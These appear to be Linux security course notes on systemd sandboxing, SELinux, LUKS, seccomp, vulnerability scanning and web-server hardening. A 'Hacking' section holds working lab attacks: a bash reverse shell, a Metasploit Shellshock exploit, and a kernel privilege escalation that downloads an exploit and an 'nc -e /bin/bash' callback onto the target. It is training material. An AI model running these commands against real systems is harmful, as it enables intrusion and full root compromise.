systemctl status httpd

## also restrict io - activity
systemctl set-property httpd.service IODeviceWeight="/var/log 400"
systemctl set-property httpd.service BlockIOReadBandwidth="/var/lib/mysql 5M"
systemctl daemon-reload
systemctl cat httpd.service

## show ressource usage
systemd-cgtop
## after having properties, how does it look
systemctl cat httpd
```

```
systemd Sicherheit
• http://0pointer.de/blog/projects/security.html [http://0pointer.de/blog/projects/security.html]
Einfache Direktiven
• Units unter anderer uid/gid laufen lassen
• Zugriff auf Verzeichnisse beschränken
• Prozesslimits setzen
$EDITOR /etc/systemd/system/simplehttp.service
[Unit]
Description=HTTP Server
[Service]
Type=simple
Restart=on-failure
##User=karl
##Group=users
##WorkingDirectory=/usr/share/doc
##PrivateTmp=yes
##ReadOnlyDirectories=/var
##InaccessibleDirectories=/home /usr/share/doc
##LimitNPROC=1 #darf nicht forken
##LimitFSIZE=0 #darf keine Files schreiben
ExecStart=/bin/python -m SimpleHTTPServer 8000
```

Special man pages

```
man systemd.resource-control
```

References (Redhat)

- https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/resource_management_guide/chap-using_libcgroup_tools
- https://www.redhat.com/sysadmin/cgroups-part-one

Using otp-authentication

Installation on Centos 8

```

dnf install -y oathtool pam_oath
```

Configuation

```
## Settings in oath
## create hexstring for pass
echo "itsme" | od -x
0000000 7469 6d73 0a65
0000006
## use without 0 and blanks
##
echo "kurs - 74696d730a65" > /etc/oath/oath.users
chmod 000 /etc/oath/oath.users
chown root /etc/oath/oath.users

## Setup pam
## vi /etc/pam.d/su
## add after root-entry
auth            sufficient      pam_rootok.so
auth            requisite pam_oath.so usersfile=/etc/oath/users.oath window=5
```

Create list

```
authtool -w 5 74696d730a65
```

Test it

```
## starting from root the first time works without pw
su - kurs

## now you need to enter one otp from list
## and after that your normal pw
su - kurs
exit

## try again and try to use same otp
su - kurs
```

Disk Managemenet

Install partprobe/parted on Debian

```
## partprobe is in the package parted
apt install parted
```

Verschlüsselung mit Cryptsetup

```
lsblk
parted /dev/sdb
partprobe /dev/sdb
dnf install -y cryptsetup
cryptsetup luksFormat /dev/sdb1
cryptsetup luksOpen /dev/sdb1 secret-disk
ls -la /dev/mapper/secret-disk
mkfs.ext4 /dev/mapper/secret-disk
mkdir /mnt/secret
mount /dev/mapper/secret-disk /mnt/secret
echo "/dev/mapper/secret-disk /mnt/secret    ext4   defaults    1 2" >> /etc/fstab
umount /mnt/secret/
mount -av
```

Self Encryption Hard Disks (SED) vs. LUKS

Advantages Self-Encrypted (Hard-Disk)

- Encryption/Decryption is quicker because done by disk itself by controller
- Transparent, once decrypted (can be used on any OS, because not OS specific)
- Works directly with harddisk-passwd in BIOS
- Can be integrated with TPM, but then with pre-boot (OS) - on Linux ??

Disadvantages Self-Encrypted (Hard-Disk)

- Only safe, after power off, till someone cann attack
  - up to this, keys still are in Memory
  - Attack szenarion (cold-boot)

Wichtig AES128/AES256

- OPAL2.0 / OPAAL Enterprise
- FIPS 140.x

Advantages LUKS

- Possible to not encrypt complete disk, but also files or partitions
- Can use TPM together with

Disadvantages LUKS

- Overhead performance because sofware encryption decryption (25-35% overhead)

SELinux / appArmor

Install selinux on Debian

Walkthrough

```
apt-get install selinux-basics selinux-policy-default auditd
selinux-activate
reboot

## for checking
## Also refer to our other documents
## e.g. apache walkthrough
setenforce 1

check-selinux-installation
echo $?
```

Howto on Debian

- https://wiki.debian.org/SELinux/Setup

SELinux including Walkthrough

Change context and restore it

```
## Requirements - selinux must be enabled
## and auditd must run
## find out
getenforce
systemctl status auditd

cd /var/www/html
echo "hallo welt" > welt.html
## Dann im browser aufrufen
## z.B. 192.168.56.103/welt.html

chcon -t var_t welt.html
## includes context from welt.html
ls -laZ welt.html
## when enforcing fehler beim aufruf im Browser

## You can find log entries like so
cat /var/log/audit/audit.log
## show all entries caused by executable httpd
ausearch -c httpd

## herstellen auf basis der policies
restorecon -vr /var/www/html
```

Analyze

```
## sesearch is needed,
## install if not present
dnf whatprovides sesearch
dnf install setools-console
```

```
## Under which type/domain does httpd run
ps auxZ | grep httpd

## What is the context of the file
ls -Z /var/www/html/welt.html

## So is http_t - domain allowed to access ?
sesearch --allow --source httpd_t --target httpd_sys_content_t --class file
sesearch -A -s httpd_t -t httpd_sys_content_t -C file
## Yes !
## output
allow httpd_t httpd_sys_content_t:file { lock ioctl read getattr open
};
allow httpd_t httpdcontent:file { create link open append rename write
ioctl lock getattr unlink setattr read }; [ ( httpd_builtin_scripting
&& httpd_unified && httpd_enable_cgi ) ]:True
...
## so let's check
echo "<html><body>hello</body></html>" > /var/www/html/index.html
chmod 775 /var/www/html/index.html
## open in browser:
## e.g.
## http://<yourip>
## you should get an output -> hello ;o)
## Now change the type of the file
## ONLY changes temporarily
## NEXT restorecon breaks it.

chcon --type var_t /var/www/html/index.html
ls -Z /var/www/html/index.html
## open in browser again
## http://<yourip>
## NOW -> you should have a permission denied
## Why ? -> var_t is not one of the context the webserver domain
(http_t) is not authorized to connect to
## Doublecheck
sesearch --allow --source httpd_t --target var_t --class file
## -> no output here -> no access
## Restore again
restorecon -v /var/www/html/index.html
## output
## Relabeled /var/www/html/index.html from
unconfined_u:object_r:var_t:s0 to
unconfined_u:object_r:httpd_sys_content_t:s0
ls -Z /var/www/html/index.html
## output
unconfined_u:object_r:httpd_sys_content_t:s0 /var/www/html/index.html
## open in browser again
## http://<yourip>
## Now testpage works again
```

Docs

- http://schulung.t3isp.de/documents/linux-security.pdf

SELinux - working with booleans

Find out, which are available

```
## show all
getsebool -a | grep nis
## shows all booleans with short description
semanage boolean -l
```

Prepare using sesearch

```
dnf whatprovides search
dnf install -y setools-console
```

Find out, which rules are triggered by boolean

```
## -A shows allow rules
sesearch -b nis_enabled -A

## If there are a lot, considers using, e.g. semanage for opening specific ports
## like mentioned after using
## sealert -a /var/log/audit/audit.log
```

Are there booleans for my specific use case

```
sesearch -s init_t -t unreserved_port_t -A
##
```

Activating a boolean (selinux)

```
## only till next report
setsebool nis_enabled 1

## persistent
setsebool -P nis_enabled 1

## is it activated
getsebool nis_enabled
```

Reference

- https://wiki.gentoo.org/wiki/SELinux/Tutorials/Using_SELinux_booleans

```
## -C option in sesearch seems deprecated in Centos
```

Troubleshoot with sealert on Centos/Redhat

Prerequisites

```
## Works on centos/redhat
dnf whatprovides sealert
dnf install -y setroubleshoot-server
```

Variant 1: Search audit.log altogether

```
## When a problem occurs go for
sealert -a /var/log/audit/audit.log > report.txt
## After that look into report for solutions
```

Variant 2: Use only a subset of the audit log

```
## filter with ausearch, e.g.
ausearch -c httpd --raw > audata.log
sealert -a audata.log > report2.txt
```

SELinux Troubleshooting on Debian

```
## Situation: Permission denied with ssh after setting enforcing mode

## How to deal ?
cd /var/log/audit

## get some hints, e.g. use audit2why
cat audit.log | audit2why

## Created a module we can install, if we want
cat audit.log | grep 'comm="sshd"' | audit2allow -M sshaccess

## Look what the module does in same
cat sshallow.te

## Got an hint we can active bool -> ssh_sysadm_login
```

```
setsebool -P ssh_sysadm_login 0

## finally check if you can login by ssh
```

SELinux Troubleshooting on Centos

General saying

```
### Assumption: Golden Rule of Centos/Redhat

!!! If everything looks nice (permissions), but DOES NOT START
it MIGHT BE selinux <-- !!!
```

Walkthrough with debugging

Step 1:

```
## /etc/httpd/conf/httpd.conf
## Ergänzen
Listen 83

## Startet nicht neu ....
systemctl restart httpd
```

Step 2: Find problems with sealert

```
dnf whatprovides sealert
dnf install -y setroubleshoot-server
cd /var/log/audit

## this take a little while - grab some coffee
sealert -a audit.log > report.txt
```

Step 3: Debug and fix

```
## sealert -a /var/log/audit/audit.log > report.txt
## Extract advice from file
## find http_port_t
semanage port -l | grep 80
## an advice how to fix from report.txt
semanage port -a -t http_port_t -p tcp 83
semanage port -l | grep 83
systemctl start httpd
## now apache also listens on port 83
lsof -i
## also add port in firewall if running
firewall-cmd --state
## add to runtime
firewall-cmd --add-port=83/tcp
## make permanent
firewall-cmd --runtime-to-permanent
```

- Alternative way using sealert

Docker / Podman with Seccomp

Restricting Syscall in Docker/Podman

Walkthrough (docker)

```
## Step 1: Download default.json
## From:
##
cd /usr/src && wget https://raw.githubusercontent.com/docker/labs/master/security/seccomp/seccomp-profiles/default.json

## Step 2: remove chmod from syscall in json + rename file to no-chmod.json

## Step 3:
docker run --rm -it --security-opt seccomp=no-chmod.json alpine sh
/ # chmod 777 /etc/services
chmod: /etc/services: Operation not permitted
```

Walkthrough (podman)

```
dnf install -y podman
## enable and start podman
systemctl enable --now podman

## Step 1: Download default.json
## From:
##
cd /usr/src && wget https://raw.githubusercontent.com/docker/labs/master/security/seccomp/seccomp-profiles/default.json

## Step 2: remove chmod from syscall in json + rename file to no-chmod.json

## Step 3:
podman run --rm -it --security-opt seccomp=no-chmod.json alpine sh
/ # chmod 777 /etc/services
chmod: /etc/services: Operation not permitted
```

References

- https://docs.docker.com/engine/security/seccomp/
- https://martinheinz.dev/blog/41

Attacks

Slow loris Attack - apache

References / Solutions

- https://www.acunetix.com/blog/articles/slow-http-dos-attacks-mitigate-apache-http-server/

Kernel Hardening

modules_disabled,unprivileged_bpf_disabled,kexec_load_disabled

Hardening params

```
## Prevent loading of modules after a specific timeframe after boot
kernel.modules_disabled=1

## Disable live patching
kernel.kexec_load_disabled=1

## You are not using berkeley package filter
## disable loading of modules
kernel.unprivileged_bpf_disabled=1
```

Tools

Lockdown

```
Interesting script to do some restrictions

https://gitlab.com/taggart/lockdown
```

Disable TCP timestamps

Why ?

```
When timestamps are enabled, attacker can find out how long
the system is already running.

By so, he can evtl findout the patch - level of the system.
```

Test (Centos)

```
## Enabled
main (Server):
yum install httpd
systemctl start httpd
sysctl net.ipv4.tcp_timestamps
net.ipv4.tcp_timestamps = 1

secondary (Server):
yum install epel-release
yum install hping3
hping3 -S -p 80  --tcp-timestamp
```

```
## now switch it off
main (server):
sysctl net.ipv4.tcp_timestamps = 0

secondary (server):
hping3 -S -p 80  --tcp-timestamp
```

Ref:

https://netsense.ch/blog/tcp-timestamps/

Vulnerability Scans

OpenVAS Installation on Ubuntu

Working with Vagrant

```
### 1. Install:
virtualbox
vagrant
git for windows
### 2. Create the box
## click context-menu -> git bash here
mkdir ubuntu
cd ubuntu
vagrant init ubuntu/focal
vagrant up
vagrant ssh # log into the box
```

Installation for version GVM 20.08 (2021-05-19)

```
Variant 1:
Install on Ubuntu Server 20.04:
as follows:
https://launchpad.net/~mrazavi/+archive/ubuntu/gvm

or
Variant 2:
docker-container (not tested from my side)
https://github.com/admirito/gvm-containers
```

Installation for version GVM 11

OpenVAS (Ubuntu 20.04LTS)

Requirements

- tested with 1 GB and 25 GB -> does not work, df -> 100% // GMP error during authentication -> when trying to login
- tested with 2 GB and 50 GB -> WORKS !

openvas -> gvm (Greenbone Vulnerability Management) / mrazavi

```
Installation on Ubuntu 20.04 LTS
https://launchpad.net/~mrazavi/+archive/ubuntu/gvm
## https://www.osboxes.org/ubuntu/
## Done with vagrant init ubuntu/focal64 instead

## postgresql is needed
sudo apt install -y postgresql
sudo add-apt-repository ppa:mrazavi/gvm
sudo apt install -y gvm
## only from one machine (when same source ip) at a time
greenbone-nvt-sync
sudo greenbone-scapdata-sync
sudo greenbone-certdata-sync

You can access the Greenbone Security Assistant web interface at:

https://localhost:9392

The default username/password is as follows:

Username: admin
```

```
Password: admin

You can check the status of greenbone daemons with systemctl:

systemctl status ospd-openvas # scanner
systemctl status gvmd # manager
systemctl status gsad # web ui

## change /etc/default
https://<ip>:9392
```

Documentation https://docs.greenbone.net/GSM-Manual/gos-20.08/en/web-interface.html

PDF - Generation

```
## 2 packages are needed for the pdf-generation:
apt install -y texlive-latex-extra --no-install-recommends
apt install -y texlive-fonts-recommended
## after having installed these, pdf generation works !
```

OpenVAS Background

- https://www.greenbone.net/en/product-comparison/

Nikto - commandline

Walkthrough (Debian / Ubuntu)

```
## Teststellung
## main:
apt install -y apache2
apt install -y php
## vi /var/www/html
echo "<?php phpinfo(); ?>" > /var/www/html/info.php
```

```
## Debian 10/Ubuntu 2x.04
## secondary:
apt install nikto
nikto -h http://main
```

Walkthrough II (Debian / Ubuntu)

```
## We detected, that Apache shows Version and Ubuntu -> Apache/2.4.xx (Ubuntu)
## that's not what we want - let us fix this:

## main - Create new file
##vi /etc/apache2/conf-available/z-security.conf
##ServerTokens Prod
a2enconf z-security
systemctl reload apache

## secondary
nikto -h http://main
## or simply do a curl to check the headers
curl -I main
```

Walkthrough (Centos 8/Redhat 8)

```
## root do
dnf install -y perl git
cd /root
git clone https://github.com/sullo/nikto
cd nikto/program
```

Securing Network Services

Securing Tomcat (Standalone)

Run Behind nginx / apache

Change Server-Header

```
/conf/server.xml
<Connector port="8080" protocol="HTTP/1.1"
connectionTimeout="20000"
Server =" "
redirectPort="8443" />
```

Enable ssl

```
## In server.xml  under Connector
SSLEnabled="true" scheme="https" keystoreFile="ssl/keystore.jks" keystorePass="somepass" clientAuth="false" sslProtocol="TLS"
```

Force ssl

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Protected Context</web-resource-name>
<url-pattern>/*</url-pattern>
</web-resource-collection>
<user-data-constraint>
<transport-guarantee>CONFIDENTIAL</transport-guarantee>
</user-data-constraint>
</security-constraint>
```

Prevent XSS - attacks (Clients side scripts) on cookies

- https://owasp.org/www-community/HttpOnly

Delete unnecessary apps

```
[root@main webapps]# ls -lt
drwxr-xr-x 14 tomcat tomcat 4096 Sep 29 15:26 docs
drwxr-xr-x 7 tomcat tomcat 4096 Sep 29 15:26 examples
drwxr-xr-x 5 tomcat tomcat 4096 Sep 29 15:26 host-manager
drwxr-xr-x 5 tomcat tomcat 4096 Sep 29 15:26 manager
drwxr-xr-x 3 tomcat tomcat 4096 Sep 29 15:26 ROOT
```

Standard-Exception - Seite und Fehlerseiten erden

```
web.xml
404 /error.jsp 403 /error.jsp 500 /error.jsp
java.lang.Exception /error.jsp
```

Run with security manager

```
Start tomcat with open "-security"
This imposes the security manager

## debian 10
## Enable SECURITY_MANAGER = true
## in /etc/default/tomcat9

https://tomcat.apache.org/tomcat-9.0-doc/security-manager-howto.html
```

Ref:

- https://geekflare.com/de/apache-tomcat-hardening-and-security-guide/

Securing apache (Centos 8)

Prerequisites

```
## php should be installed - to see how to secure it
dnf install -y php
echo "<?php phpinfo(); ?>" > /var/www/html/info.php

##
mkdir /var/www/html/daten
touch /var/www/html/daten/datei1.html
touch /var/www/html/daten/datei2.html
```

Testing with curl

```
curl -I http://192.168.33.10

curl -I http://192.168.33.10/info.php
```

Be sure to restrict communication (headers)

```
##vi /etc/httpd/conf.d/z_security.conf
ServerTokens prod

## also disable server signature,
## just to be sure, it will ap
## But this should already be the case by default
ServerSignature off
```

Restrict information from php (Centos 8 with php-fpm)

```
grep -r php_expose /etc
##vi /etc/php.ini
## find line with php_expose = On
## replace by
php_expose = off

## to take effect reload php-fpm service
systemctl list-units | grep php
systemctl reload php-fpm # reload is sufficient

## and finally check from other server
curl -I http://192.168.33.10/info.php
## no php-version sould be visible with X- header
```

Disabled directory listing (Version 1: Best solution)

- Please use this !!!, if you do not need diretory listing at all on server

```
## Testing from other machine
## you should not see a directory listing
curl http://192.168.33.10/icons/

### Step 1 ##
## in /etc/httpd/conf.modules.d/00-base.conf
## find line
LoadModule autoindex_module modules/mod_autoindex.so

## and comment it
##LoadModule autoindex_module modules/mod_autoindex.so

### Step 2 ##
## overwrite autoindex.conf in /etc/httpd/conf.d
## Why ? to be sure, that update process, does not create
echo " " > /etc/httpd/conf.d/autoindex.conf

### Step 3 ##
## restart
systemctl restart httpd

### Step 4 ##
## finally test from other server
curl http://192.168.33.10/icons/
```

Disable directory listing on Directory - Level (Version 1: Best solution)

```
## This is needed, because Directory Indexing is activated
## for icons folder within /etc/httpd/conf.d/autoindex.conf

## /etc/httpd/conf.d/z_security.conf
Options -Indexes

<Directory "/usr/share/httpd/icons">
    Options -Indexes
</Directory>

systemctl reload httpd
```

```
## verify with browser
curl http://192.168.33.10
```

Harden error-pages

```
ErrorDocument 404 " "
ErrorDocument 401 " "
ErrorDocument 403 " "
ErrorDocument 500 " "
```

Disable modules not used

```
## Examples
/etc/conf.modules.d
00-dav.conf
00-lua.conf

## disable by overwriting file
## Test it before that by disabling
cd /etc/conf.modules.d/
echo " " > 00-dav.conf
echo " " > 00-lua.conf

systemctl restart httpd
```

Hardening startpage / default page

```
## In most cases, apache has a default,
## which is shown, when not other domain triggers
## in centos this will the info-page

echo " " > /var/www/html/index.html
```

If .htaccess is not needed, disable it altogether

```
1. Improves security (user cannot break system)
2. Better for performance
```

```
## 1. How to test
echo "test" > /var/www/html/test.html
echo "really-unknown-config" >> /var/www/html/.htaccess

curl -I http://192.168.33.10/test.html
## if it is working (should not), you will get a 500 Status Code
## --> Then you have to disable it
 curl -I http://192.168.33.10/test.html
HTTP/1.1 500 Internal Server Error                                      Date: Thu, 09 Dec 2021 14:43:16 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

## In this case -> disable it
## /etc/httpd/conf.d/z_security.conf
<Directory /var/www/html/>
AllowOverride None   # .htaccess is simply ignored
</Directory>
```

Reference

- https://httpd.apache.org/docs/2.4/de/mod/core.html#serversignature

SSL with letsencrypt apache (Centos 8)

SSL Testing / Config Hints

- https://ssllabs.com
- https://ssl-config.mozilla.org/#server=apache&version=2.4.41&config=intermediate&openssl=1.1.1k&guideline=5.6
- https://bettercrypto.org/#_apache

SSH

Tools

- https://www.ssh-audit.com/hardening_guides.html

Ref:

- Setting correct ciphers a.s.o.
- https://www.ssh-audit.com/hardening_guides.html#ubuntu_20_04_lts

ssh-ca

Refs:

- https://www.lorier.net/docs/ssh-ca.html

Virtualization

Hacking

Install Metasploitable 2

Install Metasploit on Digitalocean - Version 1 (Ubuntu)

- https://secprentice.medium.com/how-to-build-inexpensive-red-team-infrastructure-dfb6af0fe15d

Install Metasploit on Digitalocean - Version 2 (Ubuntu)

- https://webtips4u.com/guides/linux/learn-how-to-install-metasploit-framework-on-ubuntu-18-04-16-04/

ReverseShell

Control-Node main.example.com

```
## here we will issue the commands
nc -l 4444
```

Hacked node secondary.example.com

```
bash -i >& /dev/tcp/192.168.56.103/4444 0>&1
```

Hacking I - ShellShock (unprivileged permissions)

Todo 1: Prepare the target (metasploitable 2)

```
## metasploitable 2 should be up and running

## Step 1:
## als root: sudo su
## password: msfadmin
cd /usr/lib/cgi-bin
vi hello.sh
## --> content (#! /bin/bash will be the first line

##! /bin/bash
echo "Content-type: text/html"
echo ""
echo "Hello world!"

## Step 2 (permissions)
chmod 755 hello.sh

## Step 3 (test in browser of machine that can reach you metasploitable2 machine
http://192.168.10.x/cgi-bin/hello.sh
```

Todo 2: Proceed on kali

```
## Connect through ssh or use desktop -> terminal as root
msfconsole
msf>search shellshock
msf>use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf.....>options

## We need to set the path and the ip of the target (metaploitable 2) here.
msf.....>set rhost 192.168.10.198
msf.....>set targeturi /cgi-bin/hello.sh
targeturi => /cgi-bin/hello.sh

## Now we need to decide for a payload
msf.....>show payloads
msf.....>set payload linux/x86/shell/reverse_tcp
```

```
payload => linux/x86/shell/reverse_tcp

## let again check the options
msf.....>options

## IMPORTANT: If you have 2 network interfaces, you need to set the right one
msf.....>set lhost 192.168.10.169

## now let's try if it would work
msf....>check

## now let's exploit
msf....>exploit

## Try to get some info now
whoami

## Yes, we are successful
```

Ref: (normal privileges)

- https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/

Hacking II - privilege escalation

Prerequisites

- You need to have a reverse shell open (e.g. Hacking I - Session)

Walkthrough

```
## STEP 1: Reverse shell (connected to target)
## In Reverse shell find out the kernel version
uname -a
lsb_release -a

## STEP 2: On kali
## Open 2nd kali terminal and search exploits
searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6

## find out source code c
less /usr/share/exploitdb/exploits/linux/local/8572.c

## Start apache server
systemctl start apache2

## Symbolic link to all the exploits
ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www/html/

## Create a run file we will need later
vi /var/www/html/run
## ip will be the ip of our kali-server

##!/bin/bash
nc 192.168.10.169 12345 -e /bin/bash

## STEP 3: Reverse shell (connected to target)
## Download the files
cd /tmp
wget http://192.168.10.169/run
wget http://192.168.10.169/local/8572.c
## compiling exploit in reverse shell
gcc -o exploit 8572.c
ls -l

## Finding the pid
cat /proc/net/netlink
ps aux | grep udev

## STEP 4:
## on Kali start a listener
nc -lvp 12345

## STEP 5:
## Back on reverse shell start the exploit
## with the pid you got e.g. 2748 (that from cat /proc/net/netlink)
```

```
./exploit 2748

## STEP 6:
## Go back to kali and in your listener enter
whoami
```

Ref: (root privileges)

- https://samsclass.info/124/proj14/p18xLPE.htm

Basics

Type of Attackers

Attackers

- White Hat
- Black Hat
- Script Kiddies
- Hacktivist
- Nation States
- Organized Crimes
- Bots

Active

- Denial-of-service
- Spoofing
- Port Scanning
- Network

Passive

- Wiretapping
  - Ethernet
  - WiFi
  - USB
  - Mobile

Basic Principles

- (Assessment)
- Prevention
  - Hardening
- Detection
  - Logs
  - fail2ban (ban specific ip automatically)
  - Intrustion Detection System
- (Reaction)

Kill Chain

1. Reconnaissance
2. Weaponization (Trojaner)
3. Delivery (wie liefern wie ihn aus ?)
4. Exploit (Sicherheitslücke ausnutzen)
5. Installation (phpshell)
6. Command & Control
7. Action/Objectives (mein Ziel)

Server Automation

gitops by example (Ansible)

What is gitops ?

```
[GitOps] works by using Git as a single source of truth for declarative infrastructure and applications.

-- Weaveworks, “Guide To GitOps”
```

Alternative: Webhooks in Ansible Tower

```
## When ever a specific webhook is triggered in gitlab
an url from ansible tower can be called to start a deployment process with ansible

https://docs.ansible.com/ansible-tower/latest/html/userguide/webhooks.html#gitlab-webhook-setup
```

Documentation / Reference

- https://www.ansible.com/blog/ops-by-pull-request-an-ansible-gitops-story

Starting

How to begin with security/securing

Which services are running and are they needed ?

```
lsof -i
```

```
A. If not needed uninstall

B. If needed, restrict
o Do the need to listen to all interfaces ? (or restrict)
```

Protect single services

```
Strategy 1: Simple Start.

A. firewall (only specific in and outgoing traffic)

o Best: Ingress - Only incoming traffic from trusted sources
o Egress: Only allow outgoing ports if needed (and only from needed sources (ip's))

B. What is this service allowed to on OS

o SELinux -> are rules present // only specific files / only specific ports

o Restrict configuration
## Understand how each service can protected
  o Who is allowed connect (restrict as much as possible)
  o Encryption possible, which ciphers, which protocols (SSL, not SSLv2)
  o Only use modules, that are really necessary (disable everything)
  o Acess to specific folders (apache)
  o What does service propagate (Version-Nr, OS, Additional Data) -> Restrict
  o Weak configuration settings (Protocol 1 - ssh)

C. harden OS

D. Baselining (IDS) HIDS - Host Introduction

E. Network Intrusion Detection

Strategy 2: Use reports as a basis (OpenSCAP, OpenVAS, nikto, nmap)


Strategy 3: per checklist (Telekom)
```

Documentation